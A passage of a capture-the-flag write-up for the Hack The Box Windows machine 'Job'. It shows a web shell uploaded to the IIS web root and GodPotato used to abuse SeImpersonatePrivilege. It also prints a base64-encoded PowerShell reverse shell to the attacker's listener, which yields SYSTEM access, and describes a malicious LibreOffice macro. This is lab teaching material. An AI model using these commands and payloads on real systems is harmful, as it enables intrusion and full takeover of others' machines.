                   BUILTIN\Users:(ID)R
                   BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:)

                                                 GENERIC_READ
                                                 GENERIC_EXECUTE

                   CREATOR OWNER:(OI)(CI)(IO)(ID)F

So maybe we can upload a web shell here to help us get access to the shell as web service.
I would grab a web shell from https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx
Now upload it to the target machine.
PS C:\inetpub\wwwroot> iwr http://10.10.14.16/cmd.aspx -outfile shell.aspx
We can visit it from the browser
I would continue to enumerate the groups and privilege of defaultappool



Finally we can see SeImpersonatePrivilege, that leads to Godpotato.
I will use SeImpersonatePrivilege and GodPotato to obtain execute permissions for nt authority\system.
Firstly, grab the new release version of the exploit script
https://github.com/BeichenDream/GodPotato/releases/tag/V1.20
Now upload it to the target machine.
PS C:\Programdata> iwr http://10.10.14.16/GodPotato-NET4.exe -outfile GodPotato-NET4.exe
Also we can run it from the web shell

To help us get the reverse shell as system, we can try to upload a reverse shell to the target machine and use Godpotato run it.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ cat shell.ps1
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA2ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
Then upload it
PS C:\Programdata> iwr http://10.10.14.16/shell.ps1 -outfile shell.ps1
Now open the listener and run it

Get the reverse shell back
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.129.234.73] 51257
whoami
nt authority\system
Description
Job is a medium-difficulty Windows machine. The target hosts a website advertising open positions and requesting resumes in LibreOffice format. Leveraging the exposed SMTP service, we craft a malicious LibreOffice document embedded with a macro to establish an initial foothold upon delivery to the careers inbox. Privilege escalation involves dropping a webshell into the web root directory, then abusing SeImpersonatePrivilege via GodPotato to achieve SYSTEM-level access.